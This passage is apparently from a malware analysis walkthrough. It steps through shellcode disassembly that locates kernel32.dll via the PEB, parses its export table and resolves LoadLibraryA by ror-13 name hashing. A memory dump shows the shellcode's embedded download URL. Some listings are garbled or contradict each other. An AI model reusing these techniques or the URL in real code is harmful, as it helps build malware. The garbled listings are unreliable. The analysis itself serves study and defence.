00401055 75 51      jne     004010A8
00401057 E9 EB 4C 51 56 jmp     56915D47

```

Memory 1


Address: 0x7C9547BA

```

0x7C9547BA 8b 40 30 c3 90 90 90 90 90 8b ff 55 8b ec 51 57 .@0Ä.....ÿU.iQW
0x7C9547CA 33 c0 8d 7d fc 6a 04 ab 8d 45 fc 50 6a 20 6a ff 3Ä.)üj.«.BüPj jÿ
0x7C9547DA e8 a1 94 fb ff 85 c0 5f 7d 11 50 68 fa 47 95 7c è;"ûÿ.Ä_}.PhúC. |

```

In the Memory window above, the string of Bytes are matched at the address shown. Now, the address will be swapped with ESP. The next figure will show the new value at ESP after swapping.



e) Get PEB->Ldr.InInitializationOrderModuleList.Flink (2nd Entry):

After exchanging value from ESP, ESI contains the address for first entry.





Fig 10: The marked code will contain the address for the next link in the .Flink file i.e. link to Kernel32.dll. The marked part of Memory shows the address from where we can extract the DLLs name.

The marked part is the 7th field. Below Fig 11 shows the name of the current DLL:



f) Checking for Kernel32.dll:

Disassembly

Address: 004010ac

```

00401095 FF 54 24 0C    call    dword ptr [esp+0Ch]
00401099 8B D8          mov     ebx, eax
0040109B 03 DD          add     ebx, ebp
0040109D 8B 04 8B       mov     eax, dword ptr [ebx+ecx*4]
004010A0 03 C5          add     eax, ebp
004010A2 AB          stos    dword ptr es:[edi]
004010A3 5E             pop     esi
004010A4 59             pop     ecx
004010A5 C3             ret
004010A6 EB 53        jmp     004010FB
004010A8 AD          lods    dword ptr [eax]
004010A9 8B 68 20       mov     ebp, dword ptr [eax+20h] ; Step 1
004010AC 80 7D 0C 33     cmp     byte ptr [ebp+0Ch], 33h ; Step 2
004010B0 74 03          je      004010B5
004010B2 96             xchg    eax, esi
004010B3 EB F3        jmp     004010A8
004010B5 8B 68 08       mov     ebp, dword ptr [eax+8]
004010B8 8B F7          mov     esi, edi
004010BA 6A 05          push    5
004010BC 59             pop     ecx
004010BD E8 98 FF FF FF call    0040105A

```

Memory 1

Address: 0x00241FD8

Address	Hex	ASCII
0x00241FD8	6b 00 65 00 72 00 6e 00 65 00 6c 00 33 00 32 00 2e 00 64 00 6c 00 00 00	k.e.r.n.e.l.3.2...d.l.1...
0x00241FF2	ab ab ab ab ab ab ab ee fe ee fe 00 00 00 00 00 00 0d 00 0c 00ipipip.....
0x0024200C	e6 07 18 00 d0 20 24 00 48 1f 24 00 d8 20 24 00 50 1f 24 00 28 23 24 00 58 1f	...D\$.H\$.0\$.P\$.(\$\$.X.
0x00242026	24 00 00 00 80 7c 4e b6 80 7c 00 60 0f 00 40 00 42 00 b0 1f 24 00 18 00 1a 00	...E N E ...@.B..\$....
0x00242040	d8 1f 24 00 04 40 08 80 ff ff 00 00 d0 e2 97 7c d0 e2 97 7c 82 f4 c4 49 00 00	0.\$...@.Eyy..Dâ- Dâ- .ôÃI..
0x0024205A	00 00 00 00 00 00 ab ab ab ab ab ab 00 00 00 00 00 00 0b 00 0d 00
0x00242074	e9 07 1a 00 43 00 3a 00 5c 00 57 00 49 00 4e 00 44 00 4f 00 57 00 53 00 5c 00	é...C...W.I.N.D.O.W.S.\
0x0024208E	73 00 79 00 73 00 74 00 65 00 6d 00 33 00 32 00 5c 00 57 00 73 00 32 00 5f 00	s.y.s.t.e.m.3.2...\W.s.2._
0x002420A8	33 00 32 00 2e 00 64 00 6c 00 6c 00 00 00 ab ab ab ab ab ab ab ee fe 00 00	3.2...d.l.1...<ip>

Fig 12 shows the code that checks for the “Kernel32.dll” name.

Step 1: Move the address which shows the current DLLs’ name to EBP.

Step 2: Checks for the 12th Byte if equal to digit 3. If equal the execution continues to load libraries.

g) Loading Kernel32.dll PE-Header:

After confirming the address of Kernel32.dll, Fig 13:

Disassembly

Address: 004010b8

```

004010B5 8B 68 08       mov     ebp, dword ptr [eax+8] ; Step 1
004010B8 8B F7          mov     esi, edi
004010BA 6A 05          push    5
004010BC 59             pop     ecx
004010BD E8 98 FF FF FF call    0040105A

```

Memory 1

Address: 0x7C800000

Address	Hex	ASCII
0x7C800000	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00	MZ.....yy.....@.
0x7C80001A	00 00
0x7C800034	00 00 00 00 00 00 00 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21@.....°.Í!..LÍ!
0x7C80004E	54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e	This program cannot be run
0x7C800068	20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 17 86	in DOS mode....\$.....

Step 1: Move the “Base Address” of Kernel32.dll to EBP. Memory shows the PE-Header of Kernel32.dll.

h) Loading Address of e_lfanew of Kernel32 PE-Header:

The screenshot shows a disassembler window with the following assembly code:

```

Address: 0040105c
0040105C 8B 75 3C      mov     esi,dword ptr [ebp+3Ch]
0040105F 8B 74 35 78    mov     esi,dword ptr [ebp+esi+78h]
00401063 03 F5        add     esi,ebp
00401065 56          push    esi
00401066 8B 76 20      mov     esi,dword ptr [esi+20h]
00401069 03 F5        add     esi,ebp
0040106B 33 C9        xor     ecx,ecx
0040106D 40          inc     eax

```

Below the assembly code is a memory dump window showing the value at address 0x7C80003C:

```

Address: 0x7C80003C
0x7C80003C  00 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 8.....*...!..If!This
0x7C800053  70 72 61 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 program cannot be run i
0x7C80006A  6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 17 n DOS mode...$.
0x7C800081  86 20 aa 53 e7 4e f9 53 e7 4e f9 53 e7 4e f9 53 e7 4f f9 d9 e6 4e f9 . *ScNüScNüScNüScOü=Nü

```

The pointed code in Fig 14 shows the loading of “e_lfanew” value in ESI. The Memory shows the “e_lfanew” value. “e_lfanew” contains the offset to the start of the “PE-Header”.

i) Loading the Address of “IMAGE_DATA_DIRECTORY0” from PE-Header of Kernel32.dll:

Fig 15 below will show you the code to obtain the address for “IMAGE_DATA_DIRECTORY0” which is the first entry of the “NumberOfRvaAndSizes”. “NumberOfRvaAndSizes” is the 30th member of _IMAGE_OPTIONAL_HEADER Structure.

The screenshot shows a disassembler window with the following assembly code:

```

Address: 00401063
0040105C 8B 75 3C      mov     esi,dword ptr [ebp+3Ch]
0040105F 8B 74 35 78    mov     esi,dword ptr [ebp+esi+78h] ; Step 1
00401063 03 F5        add     esi,ebp ; Step 2
00401065 56          push    esi
00401066 8B 76 20      mov     esi,dword ptr [esi+20h]
00401069 03 F5        add     esi,ebp
0040106B 33 C9        xor     ecx,ecx
0040106D 40          dec     ecx

```

Below the assembly code is a memory dump window showing the value at address 0x7C80262C:

```

Address: 0x7C80262C
0x7C80262C  00 00 00 00 2e d1 c4 49 00 00 00 00 98 4b 00 00 01 00 00 00 .....NÄI...~K.....
0x7C802640  ba 03 00 00 ba 03 00 00 54 26 00 00 3c 35 00 00 24 44 00 00 *...*...T&...<5...$D..
0x7C802654  e4 a6 00 00 1d 55 03 00 f1 26 03 00 ff 1d 07 00 c1 1d 07 00 ä!...U...Å&...ÿ...Á...
0x7C802668  12 94 05 00 f6 92 05 00 11 bf 02 00 11 90 00 00 51 24 07 00 ."...8'...¿.....Q$.
0x7C80267C  d4 f6 05 00 7f 59 03 00 5a e4 02 00 39 26 07 00 5a 72 05 00 Ô&...Y...Z&...9&...Zr..
0x7C802690  40 63 05 00 b5 78 05 00 77 68 01 00 46 cf 06 00 ca cf 06 00 @c..px..wh..FÏ..ÊÏ..

```

Step 1: The offset for “IMAGE_DATA_DIRECTORY0” is loaded in ESI.


Step 2: The actual address is loaded in ESI. (EBP is storing the starting address of PE-Header).

The Memory here shows the address of “IMAGE_DATA_DIRECTORY0”.

*The offset of “IMAGE_DATA_DIRECTORY0” is the RVA of “Export Directory”.

j) Loading The AddressOfNames from the Export Table:

Fig 16:




Step 1: The corresponding code will load the address of 10th member of the "Export Table" i.e., "AddressOfNames". The value is the RVA of "Export Name Table(ENT)".

Step 2: The actual address is obtained.

k) Loading the Names of Functions of Kernel32.dll:

Fig 17: The rounded code will refer to the actual address of the member "AddressOfNames".

The Memory window shows the loaded Names from Kernel32.dll.



I) The Hashing Loop to search for desired Function Names:

The Hashing Loop:

Each Byte is stored in EDX and then added to EBX. The value at EBX is then rotated right by the value of 0DH. This process is repeated till EAX encounters the NULL i.e., till the code generates the hash for the full Function Name. After creating the hash, this hash value is compared for equality with the value stored at EDI. If the Name hash matches, will exit the loop else will repeat the whole process for the next Function Name.

```

Disassembly
Address: 00401088
00401071 03 C5      add     eax,ebp
00401073 33 DB      xor     ebx,ebx
00401075 0F BE 10   movsx   edx,byte ptr [eax] ; Step 1
00401078 38 F2      cmp     dl,dh              ; Step 2
0040107A 74 08      je      00401084           ; Step 3
0040107C C1 CB 0D   ror     ebx,0Dh            ; Step 4
0040107F 03 DA      add     ebx,edx            ; Step 5
00401081 40         inc     eax                ; Step 6
00401082 EB F1      jmp     00401075           ; Step 7
00401084 3B 1F      cmp     ebx,dword ptr [edi] ; Step 8
00401086 75 E6      jne     0040106E           ; Step 9
00401088 5E         pop     esi
00401089 8B 5E 24   mov     ebx,dword ptr [esi+24h]
0040108C 03 DD      add     ebx,ebp
0040108E 66 8B 0C 4B mov     cx,word ptr [ebx+ecx*2]
00401092 8D 46 EC   lea     eax,[esi-14h]
00401095 FF 54 24 0C call    dword ptr [esp+0Ch]
00401099 8B D8      mov     ebx,eax
0040109B 03 DD      add     ebx,ebp
0040109D 8B 04 8B   mov     eax,dword ptr [ebx+ecx*4]

```

The Fig 18 is a loop to traverse through the Function Names and search for the desired Function.

Step 1: Move one Byte pointer i.e. the Byte for the first alphabet of the Function Name to EDX. The Memory will show the EAX Byte Pointer Value.

```

Memory 1
Address: 0x7C804BA5
0x7C804BA5 41 63 74 69 76 61 74 65 41 63 74 43 74 78 00 41 ActivateActCtx.A
0x7C804BB5 64 64 41 74 6F 6d 41 00 41 64 64 41 74 6F 6d 57 ddAtomA.AddAtomW
0x7C804BC5 00 41 64 64 43 6F 6e 73 6F 6c 65 41 6c 69 61 73 .AddConsoleAlias

```

Step 2: Comparing the DL and DH will check if the Byte Pointer value has encountered an NULL.

Step 3: If No, continue through Steps 4-7 to fetch the next Byte and creating a hash for the Function Name to compare it later.

Step 4: The Hashing is carried out at this step.

Step 5: EDX is added to the EBX.

Step 6: EAX is incremented to point towards next Byte.

Step 7: Repeat Step 1-6 till EAX encounters NULL.

Step 8: Compare the hash of Function Name with the stored hash at EDI.

```

Memory 1
Address: 0x00401189 Columns: 16
0x00401189 8e 4e 0e ec 98 fe 8a 0e 89 6f 01 bd 33 ca 8a 5b 7d N.i*pŠ..o..3ÊŠ[
0x00401199 1b c6 46 79 36 1a 2f 70 28 28 28 28 28 2f 66 .EFy6./p(((((/f
0x004011A9 6f 6f 64 2e 62 67 72 65 75 6e 69 6f 6e 2e 63 6f ood.bgreunion.co
0x004011B9 6d 2f 77 2e 70 68 70 3f 66 3d 39 36 65 63 65 26 m/w.php?f=96acew
0x004011C9 65 3d 31 00 00 90 90 90 90 90 90 90 90 90 90 e=1.....

```

Step 9: If not equal, fetch next Function Hash. If equal, continue with the following code. The created hash is checked for the value stored at EDI. The marked value shows the hash stored for comparison at EDI.

```

Memory 1
Address: 0x7C807647 Columns: 16
0x7C807647 4c 6f 61 64 4c 69 62 72 61 72 79 41 00 4c 6f 61 LoadLibraryA.Lo
0x7C807657 64 4c 69 62 64 4c 69 62 72 61 72 79 45 78 57 00 dLibraryExA.Lo
0x7C807667 4c 69 62 72 61 72 79 45 78 57 00 4c 6f 61 64 4c LibraryExW.Lo
0x7C807677 69 62 72 61 72 79 57 00 4c 6f 61 64 4d 6f 64 75 ibraryW.Lo

```

The above Memory shows the desired Function Name searched: LoadLibraryA. The hash created matches the value at EDI.

m) Loading of “AddressOfNameOrdinals”:

Fig :

```

Disassembly
Address: 00401092
00401088 5E non esi
00401089 8B 5E 24 mov ebx,dword ptr [esi+24h]
0040108C 03 DD add ebx,ebp
0040108E 66 8B 0C 4B mov ecx,word ptr [ebx+ecx*2]
00401092 8D 46 EC lea eax,[esi-14h]
00401095 FF 54 24 0C call dword ptr [esp+0Ch]
00401099 8B D8 mov ebx,eax
0040109B 03 DD add ebx,ebp
0040109D 8B 04 8B mov eax,dword ptr [ebx+ecx*4]
004010A0 03 C5 add eax,ebp

```

The rounded code loads the 11th member from the “Export Table” i.e., “AddressOfNameOrdinals”. The value contains the RVA of “Export Ordinal Table (EOT)”.

n) Getting to EAT:

After getting the “AddressOfNameOrdinals”, the below given code block will show the obtaining RVA of “Export Address Table (EAT)”.

```

Disassembly
Address: 00401095
00401088 5E pop esi
00401089 8B 5E 24 mov ebx,dword ptr [esi+24h]
0040108C 03 DD add ebx,ebp
0040108E 66 8B 0C 4B mov ecx,word ptr [ebx+ecx*2]
00401092 8D 46 EC lea eax,[esi-14h]
00401095 FF 54 24 0C call dword ptr [esp+0Ch]
00401099 8B D8 mov ebx,eax
0040109B 03 DD add ebx,ebp

```


The above pointed code will load the effective address of (ESI-14h) to EAX.

Now recall the Bytes string search we did before and stored the address of instruction represented by that Bytes string at ESP.

Disassembly

Address: 00401095

Address	Disassembly
0040108C	03 DD add ebx,ebp
0040108E	66 8B 0C 4B mov cx,word ptr [ebx+ecx*2]
00401092	8D 46 EC lea eax,[esi-14h]
00401095	FF 54 24 0C call dword ptr [esp+0Ch]
00401099	8B D8 mov ebx,eax
0040109B	03 DD add ebx,ebp
0040109D	8B 04 8B mov eax,dword ptr [ebx+ecx*4]
004010A0	03 C5 add eax,ebp

Memory 1

Address: 0x0012FFC0

Address	Bytes	Comment
0x0012FFC0	ba 47 95 7c	67 70 81 7c d4 f9 85 05 00 00 00 00 *G.lgp.lôù.....
0x0012FFD0	00 70 fd 7f fa 12 55 80 c8 ff 12 00 d0 16 d5 84	.py.ú.UÊÿ..Đ.Ů.
0x0012FFE0	ff ff ff ff c0 9a 83 7c 70 70 81 7c 00 00 00 00	ÿÿÿÿÀsf pp.l....

The above pointed code will call the corresponding instruction. The Memory here shows the instructions' address.

Disassembly

Address: esi

AVr fpGetProcessName@0:

Address	Disassembly
7C9547AB	64 A1 18 00 00 00 mov eax,dword ptr fs:[00000018h]
7C9547B1	8B 40 30 mov eax,dword ptr [eax+30h]
7C9547B4	8B 40 0C mov eax,dword ptr [eax+0Ch]
7C9547B7	8B 40 0C mov eax,dword ptr [eax+0Ch]
7C9547BA	8B 40 30 mov eax,dword ptr [eax+30h]
7C9547BD	C3 ret
7C9547BE	90 nop

The highlighted instruction is called by referencing the address stored at ESP. The marked string of Bytes is the Bytes, the code searched for early.

Combining both codes shown in above and previous snapshots yields the final instruction as referencing to the address at "ESI+1Ch".

Below given Fig will show where it is actually pointing to.

Disassembly

Address: 0040109d

Address	Disassembly
0040108C	add ebx,ebp
0040108E	mov cx,word ptr [ebx+ecx*2]
00401092	lea eax,[esi-14h]
00401095	call dword ptr [esp+0Ch]
00401099	mov ebx,eax
0040109B	add ebx,ebp
0040109D	mov eax,dword ptr [ebx+ecx*4]
004010A0	add eax,ebp
004010A2	stos dword ptr es:[edi]
004010A3	pop esi

Memory 1

Address: 0x7C802654

Address	Bytes	Comment
0x7C802654	d4 a6 00 00 05 55 03 00 d9 26 03 00 df 1c 07 00	ô!...U..Ůâ..ß...
0x7C802664	a1 1c 07 00 82 93 05 00 66 92 05 00 f9 be 02 00	;....."..f'...ù...
0x7C802674	f5 8f 00 00 31 23 07 00 1a f6 05 00 67 59 03 00	č...l#...ö...gY..
0x7C802684	42 e4 02 00 19 25 07 00 ca 71 05 00 b0 62 05 00	Bâ...*.Ïq.."b...
0x7C802694	25 78 05 00 67 68 01 00 e6 cd 06 00 6a ce 06 00	%x..gh..æİ...jİ..

The rounded code block will access the address at (ESI-1CH) i.e., the 9th member of the “Export Table”. The 9th member of this table is “AddressOfFunctions” containing the “RVA of EAT”. Adding this offset with the base address of PE-Header, contained at EBP, will give the address to EAT.

```

Disassembly
Address: eax
$$VProc_ImageExportDirectory:
7C80262C add byte ptr [eax],al
7C80262E add byte ptr [eax],al
7C802630 loope $$VProc_ImageExportDirectory+61h (7C80268Dh)
7C802632 add cl,byte ptr [eax]
7C802635 add byte ptr [eax],al
7C802637 add byte ptr [esi+100004Bh],cl
7C80263D add byte ptr [eax],al
7C80263F add byte ptr [ecx-46FFFFFFDh],bh
7C802645 add eax,dword ptr [eax]
7C802647 add byte ptr [esi],dl
7C80264B add byte ptr [eax],bh
7C80264D xor eax,41C0000h
7C802652 add byte ptr [eax],al
7C802654 aamb 0A6h
7C802656 add byte ptr [eax],al
7C802658 add eax,0D9000355h
7C80265D add eax,dword ptr es:[eax]
7C802660 fistp word ptr [edi+eax]
7C802663 add byte ptr [ecx-7DFFF8E4h],ah
  
```

As you can see, the EAX is in VProc_ImageExportDirectory currently.

o) Storing Starting Address Of Desired Functions:

```

Disassembly
Address: 004010a3
00401095 FF 54 24 0C call dword ptr [esp+0Ch]
00401099 8B D8 mov ebx,eax
0040109B 03 DD add ebx,ebx
0040109D 8B 04 8B mov eax,dword ptr [ebx+ecx*4]
004010A0 03 C5 add eax,ebp
004010A2 AB stos dword ptr es:[edi]
004010A3 5E pop esi
004010A4 59 pop ecx
004010A5 C3 ret

Memory 1
Address: 0x7C801D7B
0x7C801D7B 8b ff 55 8b ec 83 7d 08 00 53 56 74 14 68 50 e1 .ÿU.îf)..SVt.hPÁ
0x7C801D8B 80 7c ff 75 08 ff 15 a8 13 80 7c 85 c0 59 59 74 e|ÿu.ÿ.".e|.Àÿt
  
```

The above shown Fig will obtain the starting address of function which will be stored to the EDI. The figure below will show you the current position of EAX after the execution of this block.

```

Disassembly
Address: eax
7C801D7A 90 nop
LoadLibraryA@4:
7C801D7B 8B FF mov edi,edi
7C801D7D 55 push ebp
7C801D7E 8B EC mov ebp,esp
7C801D80 83 7D 08 00 cmp dword ptr [ebp+8],0
7C801D84 53 push ebx
7C801D85 56 push esi
7C801D86 74 14 je LoadLibraryA@4+88h (7C801D9Ch)
7C801D88 68 60 E1 80 7C push Offset string "twain_32.dll" (7C80E160h)
7C801D8D FF 75 08 push dword ptr [ebp+8]
7C801D90 FF 15 AC 13 80 7C call dword ptr [__imp__strcmpi (7C8013ACh)]
7C801D96 85 C0 test eax,eax
7C801D98 59 pop ecx
7C801D99 59 pop ecx
